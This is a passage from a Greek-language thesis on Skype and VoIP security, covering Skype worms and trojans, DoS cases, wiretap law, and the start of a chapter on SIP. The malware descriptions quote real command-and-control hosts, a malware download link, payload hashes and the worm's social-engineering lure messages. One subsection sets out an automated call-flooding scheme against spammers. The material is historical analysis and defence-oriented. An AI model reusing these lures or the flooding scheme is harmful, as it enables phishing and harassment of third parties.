
Έπειτα προσπαθεί, χωρίς επιτυχία, να συνδεθεί στους παρακάτω IRC διακομιστές:

[43] http://en.wikipedia.org/wiki/Replay_attack
[44] http://en.wikipedia.org/wiki/Password_cracking#Guessing.2C_dictionary_and_brute_force_attacks
[45] http://en.wikipedia.org/wiki/Side_channel_attack
[46] http://www.avira.com/en/threats/section/fulldetails/id_vir/1390/worm_fanbot.a.html
[47] http://en.wikipedia.org/wiki/Trojan_horse_(computing)

1 'jojogirl.3322.org' (channel name #Phantom)
2 'smallphantom.meibu.com'.

Ο Maksym Schipka, ανώτερος ερευνητής antivirus της MessageLabs, αναφέρει τα εξής: Αυτή η επίθεση ηλεκτρονικό ψαρέματος, όπου οι χρήστες του Skype γίνονται στόχος αυτού του e-mail που εμφανίζεται σαν αποστολέας η εταιρία Skype, είναι η πρώτη περίπτωση που έχουμε δει να αναφέρει συγκεκριμένα το Skype. Είναι άλλη ένα ξεκάθαρο παράδειγμα του πως οι "συγγραφείς" κακόβουλου λογισμικού ανακαλύπτουν γρήγορα νέα κενά ασφαλείας, όπως είδαμε με την επίθεση Zotob, και τώρα με την κυκλοφορία διάσημων εφαρμογών με σκοπό να προσπαθήσουν να διαδώσουν το κακόβουλο φορτίο.

Το trojan φτάνει με ένα e-mail όπως στην παρακάτω εικόνα:




**Εικόνα 34 - Skype: E-mail με το IRCBot**

## *3.6.2 W32.Chatosky (Δεκέμβριος 2006)*

Με αυτό το όνομα είναι καταγεγραμμένο αυτό το worm[48] στη Symantec[49].Άλλες ονομασίες αυτού του ιού είναι W32/Skyperise [McAfee[50]], IM-Worm.Win32.Skyperise [Kaspersky[51]], Skyperise [F- Secure[52]].

Ο συγκεκριμένος ιός είχε μπερδέψει τις εταιρίες ασφαλείας διότι από ότι φαίνεται είχαν διαφορετικές παραλλαγές του ιού. Έτσι, ενώ από τις περισσότερες παρουσιάζεται σαν worm, η Websense[53] τον αναφέρει σαν Trojan horse, λόγω του τρόπου που δρα όταν μολύνει το χρήστη. Τα ακριβή λόγια εκπροσώπου της Symantec ήταν τα εξής (σε μετάφραση) : "Το θεωρούμε ως worm. Επειδή ο χρήστης πρέπει να

[48] http://en.wikipedia.org/wiki/Computer_worm
[49] http://www.symantec.com/security_response/writeup.jsp?docid=2006-121910-5339-99
[50] http://www.mcafee.com
[51] http://www.kaspersky.com/
[52] http://www.f-secure.com/
[53] http://www.websense.com


επιτρέψει την εκτέλεση του, δεν το σταματά από το να είναι worm. Έχει ακόμα την ικανότητα να αναπαράγει/εξαπλώνει τον εαυτό του.”

Ο τρόπος διάδοσης της μίας παραλλαγής είναι ο εξής: Ο χρήστης του Skype λαμβάνει ένα άμεσο μήνυμα (IM - Instant message) που του ζητάει να κατεβάσει και να τρέξει ένα αρχείο(sp.exe). Όταν το αρχείο αυτό εκτελεστεί, εγκαθιστά στον υπολογιστή λογισμικό υποκλοπής (*spyware*)[54] που μπορεί να κλέψει κωδικούς και προσωπικά δεδομένα του χρήστη. Επίσης, συνδέεται στο nsdf.no-ip.biz με σκοπό να κατεβάσει επιπλέον κώδικα/συστατικά.

Η άλλη παραλλαγή δρα με το ίδιο τρόπο μόνο που δεν εγκαθιστά κάποιο spyware, απλά το αρχείο που παραπέμπει είναι ένα αντίγραφο του worm το οποίο μολύνει τον υπολογιστή και στέλνει άμεσα μηνύματα για να εξαπλωθεί. Για την ακρίβεια, ψάχνει να δει αν είναι εγκατεστημένο το Skype στον υπολογιστή ελέγχοντας την ακόλουθη εγγραφή στη registry `HKEY_LOCAL_MACHINE\SOFTWARE\Skype\Phone SkypePath = "[Skype application path]".` Αν η εφαρμογή δεν βρεθεί, εμφανίζει το εξής μήνυμα και τερματίζει


**Εικόνα 35 - Skype: Μήνυμα W32.Chatosky (1/2)**

Αλλιώς, εκτελεί το Skype και εμφανίζει το παρακάτω μήνυμα προειδοποίησης




**Εικόνα 36 - Skype: Μήνυμα W32.Chatosky (2/2)**

Μόλις ο χρήστης πατήσει OK, το worm ψάχνει τυχαία για χρήστες κάθε τρία λεπτά και στέλνει το ακόλουθο μήνυμα στους χρήστες που βρήκε:


`Check this! http://marx2.altervista.org/[REMOVED].exe`

Για να απομακρυνθεί ο ιός από το σύστημα, η κάθε εταιρία έχει κυκλοφορήσει removal tool (εργαλείο αφαίρεσης).

### *3.6.3 Warezov ή Stration (Μάρτιος 2007)*

[54] http://en.wikipedia.org/wiki/Spyware

Στα τέλη του Φεβρουαρίου/ αρχές Μάρτιου ένας δούρειος ίππος χρησιμοποίησε το Skype για να εξαπλωθεί[55]. Αυτό το trojan είναι ένα αντίγραφο του trojan Warezov/Stration το οποίο δεν αναπαράγεται. Όταν εκτελείται, στέλνει ένα URL σε όλα τα άτομα που έχει στις επαφές του ο μολυσμένος χρήστης. Σύμφωνα με την Websense, το μήνυμα που εμφανίζεται λέει "Check up this" ακολουθούμενο από το URL.




**Εικόνα 37 - Skype: Μήνυμα Warezov**

Όταν κάποιος κάνει κλικ στο URL, μεταφέρεται σε ένα site που περιέχει το αρχείο file_01.exe.Τότε ζητάει από το χρήστη να το εκτελέσει. Αν το κάνει, το trojan κατεβάσει και τρέχει διάφορα άλλα αρχεία. Παρακάτω είναι τα αρχεία που φορτώνει το trojan από τα διάφορα domain

```
1e61617b7498c5cad41c4d26b8e4ca8c file_01.exe
7c2b181ab4fbe858e22bbbdc725e4f53 gdi32.exe
7306bed6c39560ed78fe67cfc5e643c8 ndis.exe
5262a217d2ca7f28be6fc398d8f8aee3 sk.exe
```

Όσοι βρίσκονται στη λίστα επαφών του μολυσμένου χρήστη, επίσης λαμβάνουν αυτό το μήνυμα. Έπειτα, το trojan προσπαθεί να συνδεθεί στο mail server του Yahoo για να στείλει ένα SMTP[56] μήνυμα, πράγμα που δεν καταφέρνει επειδή ο server εμφανίζεται να μην λειτουργεί. Τα υπόλοιπα αρχεία που κατεβάζει είναι εναλλακτικές εκδόσεις του trojan όπου ανοίγουν backdoors(μέθοδος παράκαμψης ασφαλείας) στον υπολογιστή του "θύματος" και κατεβάζει επιπλέον κώδικα.

### *3.6.4 Worm w32/Ramex.A (Σεπτέμβριος 2007)*

Στο Skype αναφέρονται σε αυτό το worm με αυτή την ονομασία[57], η Φινλανδική εταιρία F-Secure το ονομάζει W32/Skipi.A ενώ η Symantec W32.Pykspa.D. Είναι μια παραλλαγή της οικογένειας των σκουληκιών (worms) Pykspa.

Τρόπος εξάπλωσης του ιού: Το σύστημα που έχει προσβληθεί από αυτό το σκουλήκι στέλνει μήνυμα κειμένου σε άλλους χρήστες του Skype ζητώντας τους να κάνουν click σε ένα δεσμό (link) που φαίνεται σαν ένα απλό αρχείο εικόνας .jpeg. Αν ο παραλήπτης του μηνύματος κάνει click, τότε μολύνεται και αυτός. Το worm κάνει χρήση του Skype API για να αποκτήσει πρόσβαση στο pc.


[55] http://securitylabs.websense.com/content/Alerts/1370.aspx
[56] http://en.wikipedia.org/wiki/Simple_Mail_Transfer_Protocol
[57] http://heartbeat.skype.com/2007/09/the_worm_that_affects_skype_fo.html

Το σκουλήκι "μεταμφιέζεται" σαν ένα αρχείο εικόνας bitmap[58] (Soap bubbles) των Windows που περιέχεται στον φάκελο εγκατάστασης του λειτουργικού. Αν κάποιος χρήστης του Skype δει αυτήν την εικόνα αφού κάνει click σε ένα δεσμό σε μήνυμα που έλαβε στο Skype, σύμφωνα με τη Symantec είναι πολύ πιθανό να έχει μολυνθεί από τον ιό. Επιπλέον, ο ιός για "αυτοάμυνα" προσπαθεί α) να τερματίσει την εκτέλεση των προγραμμάτων ασφαλείας που τρέχουν στον μολυσμένο υπολογιστή και β) να αποτρέψει τις αναβαθμίσεις των προγραμμάτων αυτών απενεργοποιώντας την πρόσβαση σε site σχετικά με την ασφάλεια τροποποιώντας το αρχείο που περιέχει τους σχετικούς δεσμούς.

Σύμφωνα πάντα με την Symantec, το σκουλήκι στέλνει ένα μήνυμα κειμένου σε όλες τις επαφές που έχει αποθηκευμένες ο μολυσμένος χρήστης, ελέγχοντας τις ρυθμίσεις τις γλώσσας και μεταφράζοντας το μήνυμα σε διάφορες γλώσσες. Αυτό που στέλνει είναι ένα κείμενο που δημιουργείται επιλέγοντας διάφορες προτάσεις από τις παρακάτω (σε περίπτωση που οι ρυθμίσεις γλώσσας είναι αγγλικά) :

(Devil)
(Happy)
(rofl)
a ?
haha lol
hey
how are u ? :)
I used photoshop and edited it
look
look what crazy photo Tiffany sent to me,looks cool
now u populr
oh sry not for u
oops sorry please dont look there :S
ops
really funny
sky
this (happy) sexy one
u happy ?
what ur friend name wich is in photo ?
where I put ur photo :D
you checked ?
your photos looks realy nice

[58] http://en.wikipedia.org/wiki/Bitmap




**Εικόνα 38 - Skype: Worm w32/Ramex.A**

Λόγω του ότι είναι κρυπτογραφημένα τα πακέτα του Skype, είναι δύσκολο να ανιχνευτεί αν το worm αυτό είναι στο δίκτυο . Την κατάσταση δυσκολεύει η όλη αρχιτεκτονική και ο τρόπος λειτουργίας του Skype. Λόγω του ότι αλλάζει συνεχώς την πόρτα (port) που χρησιμοποιεί, είναι πολύ δύσκολο να τον σταματήσει. Επίσης, όταν βρίσκεται ήδη στο δίκτυο, χρησιμοποιεί το peer-to-peer πρωτόκολλο για να ρυθμιστούν οι υπερκόμβοι να χρησιμοποιούν τα αποτελεσματικότερα μονοπάτια στο δίκτυο. Αυτοί οι υπερκόμβοι αλλάζουν κατά βούληση όταν αλλάζει η κίνηση στο δίκτυο και καταναλώνουν μεγάλο μέρος του εύρους ζώνης.

Μεγάλες εταιρίες προγραμμάτων ασφαλείας όπως η Symantec, η F-Secure και η Kaspersky Labs έχουν ήδη λάβει μέτρα εντοπισμού αυτής της παραλλαγής του Pykspa, μόνο που ο εντοπισμός αυτός γίνεται αφού καταφέρει το σκουλήκι να διεισδύσει στο δίκτυο.

Υπάρχουν 2 τρόποι για να αφαιρεθεί το worm από τον υπολογιστή: ο πρώτος και πιο απλός για κάθε μέσο χρήστη είναι να ανανεώσει το πρόγραμμα προστασίας ιών που έχει (antivirus software)[59] και να σκανάρει τον υπολογιστή ώστε να βρεθεί και να απομακρυνθεί αυτόματα.

Ό άλλος τρόπος είναι για άτομα με προχωρημένες γνώσεις - και μόνο αυτούς - αν θέλουν να απομακρύνουν το worm χειροκίνητα.

1) Επανεκκίνηση του υπολογιστή σε Ασφαλή λειτουργία
2) Εκτέλεση του `Regedit`
3) Στο κλειδί `HKLM/software/microsoft/windows/currentversion/runon`

[59] http://en.wikipedia.org/wiki/Antivirus

ce στην registry[60] βρίσκουμε την εγγραφή που λέει mshtmldat32.exe. Αυτή τη διαγράφουμε.

4) Από τον φάκελο Windows\System32 διαγράφουμε τα εξής αρχεία: wndrivs32.exe, mshtmldat32.exe, winlgcvers.exe, sdrivew32.exe
5) Μεταφερόμαστε στο φάκελο windows/system32/drivers/etc
6) Βρίσκουμε το αρχείο hosts
7) Το ανοίγει με το notepad, πατάμε ctrl+a και διαγράφουμε όλες τις εγγραφές (αυτό θα επαναφέρει τις ανανεώσεις των προγραμμάτων ασφαλείας), σώνουμε, κλείνουμε το αρχείο.
8) Κάνουμε επανεκκίνηση του υπολογιστή.

### *3.6.5 DoS (Επίθεση Άρνησης Υπηρεσίας)*

Εκτός από τους παραπάνω ιούς, έχουν υπάρξει περιπτώσεις όπου η υπηρεσία του Skype δεν είναι διαθέσιμη λόγω κάποιας επίθεσης Άρνησης Υπηρεσίας ή η ίδια η υπηρεσία χρησιμοποιείται για να προκαλέσει DoS[61]. Ένα παράδειγμα του δεύτερου αυτό που έκανε κάποιος που δέχτηκε ένα spam e-mail[62] σαν αυτό *"please call this bloke in Africa to send him money to (fill in the appeal here) in the wake of (insert natural or national disaster)"* . Με αυτό το τρόπο, προσπάθησε να τη «σπάσει» στον spammer και χρησιμοποιώντας το Skype γίνεται ακόμα πιο εύκολο διότι:

- Λόγω τον χαμηλών χρεώσεων που προσφέρει το Skype, το να κάνει κάποιος μια τέτοια κλήση κοστίζει ελάχιστα. Ειδικά με τα πακέτα που δίνουν απεριόριστες κλήσεις σε σταθερούς προορισμούς, το κόστος για μια κλήση ελαττώνεται πάρα πολύ
- Υπάρχει μια ασυμμετρία στο ευκαιριακό κόστος της δέσμευσης της τηλεφωνικής γραμμής του spammer. Κάποιοι μπορεί να προσπαθήσουν να επικοινωνήσουν με τον spammer, έτσι κάθε στιγμή που η γραμμή είναι δεσμευμένη αυτό συνεπάγεται λιγότερα θύματα και χαμένα χρήματα για αυτόν.
- Οι κλήσεις Skype μπορούν να αυτοματοποιηθούν. Μπορείτε να προγραμματιστούν να γίνουν κλήσεις σε όλη τη διάρκεια της ημέρας (και της νύχτας), Αυτό βελτιστοποιεί την χρήση των SkypeOut λεπτών αφού δεν υπάρχει χρέωση ανά κλήση, μόνο χρέωση για την ώρα. Επίσης αξιοποιεί την ανάγκη του Spammer να απαντήσει κάθε φόρα που χτυπάει το τηλέφωνο, η να μην μιλήσει σε άλλο θύμα. Κάθε κλήση αυξάνει την προσπάθεια που χρειάζεται για να "πιάσει" ένα θύμα, αφού για κάθε θύμα υπάρχουν δεκάδες ή εκατοντάδες ψεύτικες κλήσεις. Με λίγη προσπάθεια μπορείτε να κάνετε άσκοπο για έναν spammer να κρατήσει ένα συγκεκριμένο αριθμό.
- Ας πάμε ένα βήμα παραπέρα: Αποκέντρωση. Δημιουργήστε ένα φίλτρο spam που, για παράδειγμα , ψάχνει για νέους τηλεφωνικούς αριθμούς στη Νιγηρία στο φάκελο ανεπιθύμητης αλληλογραφίας. Πιάστε τα αυτόματα και ανεβάστε τα σε ένα διακομιστή λίστας, που μοιράζεται στόχους. Έπειτα βάλτε το Skype να κάνει "επίθεση" σε πολλαπλούς στόχους, τυχαία διαλεγμένους από σας και άλλους. Αυτό αποκεντρώνει την εργασία, σας μεγεθύνει τα SkypeOut λεπτά, σας δίνει δύναμη και προβολή μεταξύ άλλων χρηστών του Skype.

[60] http://en.wikipedia.org/wiki/Windows_Registry
[61] http://en.wikipedia.org/wiki/Denial-of-service_attack
[62] http://en.wikipedia.org/wiki/E-mail_spam

Αφού πραγματοποιηθεί η επίθεση, ποίοι νόμοι πρέπει να εφαρμοστούν; Πότε η εταιρία του Skype θα συνεργαστεί με τις αρχές για να παρέχουν αρχεία καταγραφής SkypeOut κλήσεων από τους χρήστες της εφαρμογής; Θα παρέχει το Skype πληροφορίες καταγραφής χρέωσης; Αυτά είναι ερωτήματα τα όποια πρέπει να ερευνηθούν και να απαντηθούν, με περισσότερες από αυτές τις απαντήσεις να πρέπει να έρθουν από την εταιρία του Skype.

Άλλο ένα κρούσμα DoS προέκυψε τον Αύγουστο του 2007, με την εταιρία του Skype να αρνείται ότι έγινε κάποια τέτοια επίθεση και να "ρίχνει το φταίξιμο" στη μη αποτελεσματικότητα κάποιου αλγόριθμου του λογισμικού δικτύου του Skype. Αυτός ο αλγόριθμος ελέγχει την αλληλεπίδραση μεταξύ του προγράμματος Skype του χρήστη και του υπόλοιπου δικτύου του Skype.

Η Positive Technologies[63], ρώσικη εταιρία ασφάλειας, ισχυρίστηκε ότι ξεσκέπασε μια επίθεση Άρνησης Υπηρεσίας όπου εμπόδιζε την υπηρεσία να λειτουργήσει.
"Το πρόγραμμα χρησιμοποιεί ένα πρόγραμμα πελάτη Skype για να καλέσει έναν συγκεκριμένο αριθμό," αναφέρει η εταιρία στο site της. "Αυτή η κλήση προκαλεί μια Άρνηση Υπηρεσίας στον διακομιστή Skype, ο οποίος την προωθεί σε εφεδρικό διακομιστή. Αυτός ο διακομιστής επίσης καταρρέει και αυτό συνεχίζεται. Με αυτόν τον τρόπο η επίθεση εξαπλώνεται με ταχύτατο τρόπο σε όλο το peer-to-peer δίκτυο του Skype."

Αξίζει να αναφερθεί ότι ο David Marcus, ερευνητής ασφαλείας και διευθυντής επικοινωνίας της McAfee είπε ότι η εταιρία δεν βρήκε ενδείξεις στη κίνηση του Internet που είναι ενδεικτικές σε μια τέτοια επίθεση, προτείνοντας να ληφθεί το μήνυμα της Positive Technologies σαν φάρσα.

## 3.7 Το Skype και ο νόμος

Στις Ηνωμένες Πολιτείες, η Ομοσπονδιακή επιτροπή Επικοινωνιών (FCC)[64] θέλει να γίνεται παγίδευση τηλεφωνικών γραμμών και στα ψηφιακά δίκτυα, όπως γίνεται και με τις παραδοσιακές υπηρεσίες τηλεφωνίας. Το Skype, δεν έχει συμμορφωθεί με αυτή την οδηγία και δήλωσε ότι ούτε σκοπεύει[65].

Η Ευρωπαική Ένωση σκέφτεται να αλλάξει το νόμο έτσι ώστε οι VoIP συζητήσεις που χρησιμοποιούν υπηρεσίες σαν το Skype, να μπορουν να ηχογραφηθούν στη διάρκεια ερευνών με σκοπό την επιβολή του νόμου. Η Ιταλική αστυνομία έχει αναφέρει ότι το έγκλημα στη χώρα χρησιμοποιεί VoIP υπηρεσίες για να οργανωθεί αντί για τις κλασσικές τηλεφωνικές συνομιλίες γιατί είναι σχεδόν αδύνατο να βγεί δικαστική εντολή για παρακολούθηση της VoIP υπηρεσίας που χρησιμοποιεί ο ύποπτος.

Η Ευρωπαική έρευνα μπορεί επίσης να βοηθήσει τις Αμερικάνικες αρχές επιβολής νόμου να αποκτήσουν πρόσβαση στις κλήσεις μέσω Internet. Η National Security

[63] http://www.ptsecurity.com/
[64] http://www.fcc.gov/
[65] http://www.fiercevoip.com/story/skype-wiretap-nuances/2008-06-10
http://news.cnet.com/8301-13578_3-9963028-38.html

Agency (NSA) πιστεύει ότι οι τρομοκράτες χρησιμοποιούν το Skype για να μην μπορούν να τους εντοπίσουν.

Επίσης, ένας προγραμματιστής από τη Σουηδία, ο Ruben Unteregger, είχε αρχίσει να αναπτύσει σαν προσωπικό project ένα trojan το οποίο μπορούσε να παρακολουθήσει τις VoIP κλήσεις. Αυτό έπειτα έγινε project της εταιρίας οπυ εργαζόταν, της ERA IT Solutions. Σε δημοσίευμα της Σουηδικής εφημερίδας SonntagsZeitung το 2006, ανέφερε ότι η εταιρία εργάζεται σε έναν VoIP-crack virus για την Σουηδική κυβέρνηση. Η απάντηση της εταιρίας ήταν ότι δεν είχε ποτέ ζητηθεί κάτι τέτοιο από κάποια κυβερνητική αρχή και ότι σταμάτησε να εργάζεται πάνω σε αυτό από την στιγμή που ο Unteregger αποχώρησε από την εταιρία, ένα χρόνο πριν το δημοσίευμα.

Το συγκεκριμένο trojan, το οποίο σύμφωνα με την Symantec είναι το πρώτο wiretap Trojan, δεν στοχεύει σε κάποια αδυναμία του Skype. Αυτό που κάνει είναι να "κάθεται" σε κομμάτια του λειτουργικού των Windows όπου διαχειρίζονται τον ήχο. Τότε παρεμβάλεται σε όλα τα δεδομένα ήχου που προέρχονται από το Skype πρίν κρυπτογραφηθούν από την εφαρμογή. Το αρχείο αποθηκεύεται σε MP3[66] και μπορεί να σταλεί στον υπόλογιστη αυτού που ελέγχει το trojan.

Οι κλήσεις από Skype σε Skype δε μπορούν να υποκλαπούν με "νόμιμους" τρόπους από τις αρχές. Ωστόσο, στις κλήσεις μεταξύ υπολογιστή και κανονικού τηλεφώνου μέσω των υπηρεσιών SkypeIn και SkypeOut, μπορούν να εφαρμοστεί η παρακολούθηση της κλήσης στο σημείο όπου οι υπηρεσίες αυτές συναντούν το Δημόσιο Τηλεφωνικό Δίκτυο.

## 3.8 Συμπέρασμα

Το Skype φαίνεται να είναι αρκετά ασφαλές σύμφωνα με όσα παρουσιάστηκαν παραπάνω. Αν και υπάρχουν κάποιες αδυναμίες, αυτές δεν είναι αρκετές για το χαρακτηρίσουν μη ασφαλές. Για να μπορέσει κάποιος να κάνει κάποια κακόβουλη ενέργεια, θα πρέπει να είναι πολύ ικανός, να έχει αρκετή υπομονή ώστε να παρακολουθήσει για αρκετό καιρό τα υποψήφια θύματα και πάρα πολύ "τυχερός". Επίσης ένα πράγμα ακόμα που παίζει μεγάλο ρόλο στο αν κάποια επίθεση είναι επιτυχείς είναι ο παράγοντας χρήστης, ο οποίος καθορίζει σε ένα μεγάλο βαθμό το αν θα επιτρέψει σε κακόβουλο λογισμικό να εισέλθει στον υπολογιστή του.
Καταλήγοντας, το Skype μπορεί να αναφερθεί σαν μια από τις καλύτερες εφαρμογές που υλοποιούν το VoIP σε επίπεδο ασφάλειας.

[66] http://en.wikipedia.org/wiki/MP3

# Κεφάλαιο 4 Πρωτόκολλα

Σε αυτό το κεφάλαιο θα παρουσιαστούν τα διάφορα πρωτόκολλα που χρησιμοποιούνται ώστε να μπορέσει να υλοποιηθεί η μεταφορά της φωνής μέσω πακέτων IP. Επιγραμματικά θα δούμε τα:

- SIP
- H.323
- RTP
- SRTP
- ZRTP

## 4.1 SIP

Το SIP (Session Initiation Protocol) είναι ένα πρωτόκολλο σηματοδότησης που χρησιμοποιείται ευρέως για να δημιουργήσει και να καταργήσει πολυμεσικές συνόδους επικοινωνίας όπως κλήσεις φωνής και βίντεο μέσω δικτύου. Άλλα παραδείγματα είναι η βίντεο συνδιάσκεψη (video conferencing), η διανομή πολυμέσων ροής (streaming multimedia), η ανταλλαγή άμεσων μηνυμάτων, τα online παιχνίδια κ.α. Το πρωτόκολλο μπορεί να χρησιμοποιηθεί για να δημιουργηθούν, να τροποποιηθούν και να τερματιστούν διμερής (unicast[1]) ή πολυμερής (multicast[2]) σύνοδοι αποτελούμενες από ένα ή περισσότερα μέσα. Η τροποποίηση μπορεί να περιλαμβάνει αλλαγή διευθύνσεων ή πορτών, τη πρόσκληση και άλλων συμμετεχόντων , τη προσθήκη η αφαίρεση μέσων ροής κ.τ.λ.

### *4.1.1 Γενικά για το SIP*

Το SIP αρχικά σχεδιάστηκε από τον Henning Schulzrinne (Columbia University) και τον Mark Handley (UCL) το 1996. Η τελευταία έκδοση προδιαγραφών είναι η RFC 3261[3] από το IETF SIP Working Group. Το Νοέμβριο του 2000, το SIP έγινε αποδεκτό ως ένα πρωτόκολλο σηματοδότησης 3GPP[4] και μόνιμο στοιχείο της IMS[5] αρχιτεκτονικής για ροές πολυμέσων βασισμένες στο IP για κινητά.

Το SIP "ταξινομείται" στο επίπεδο συνόδου του μοντέλου OSI[6] και στο επίπεδο εφαρμογής του TCP/IP[7]. Είναι σχεδιασμένο έτσι ώστε να είναι ανεξάρτητο από το στρώμα μεταφοράς και μπορεί να τρέξει σε TCP, UDP ή SCTP (Stream Control Transmission Protocol)[8]. Έχει τα ακόλουθα χαρακτηριστικά:

- Ανεξάρτητο από το στρώμα μεταφοράς
- Είναι βασισμένο σε κείμενο, επιτρέποντας στον άνθρωπο να διαβάζει και να αναλύει τα SIP μηνύματα.

[1] http://en.wikipedia.org/wiki/Unicast
[2] http://en.wikipedia.org/wiki/Multicast
[3] http://www.ietf.org/rfc/rfc3261.txt
[4] http://en.wikipedia.org/wiki/3gpp
[5] http://en.wikipedia.org/wiki/IP_Multimedia_Subsystem
[6] http://en.wikipedia.org/wiki/OSI_model
[7] http://en.wikipedia.org/wiki/TCP/IP
[8] http://en.wikipedia.org/wiki/SCTP

Ένας SIP Uniform Resource Indicator (URI)[9] είναι ο τρόπος που παίρνουν διευθύνσεις οι χρήστες στο κόσμο του SIP. Η γενική μορφή ενός SIP URI είναι:

```
SIP:user:password@host:port;uri-parameters?headers
```


Κάποια παραδείγματα είναι τα ακόλουθα:

```
SIP:alice@atlanta.com
SIP:2125551212@example.com
SIP:alice:secretword@atlanta.com;transport=tcp
SIP:+1-212-555-1212:1234@gateway.com;user=phone
SIP:alice@192.0.2.4:5060
SIP:atlanta.com;method=REGISTER?to=alice%40atlanta.com
SIP:alice;day=tuesday@atlanta.com
```

### *4.1.2 Σχεδιασμός πρωτοκόλλου*

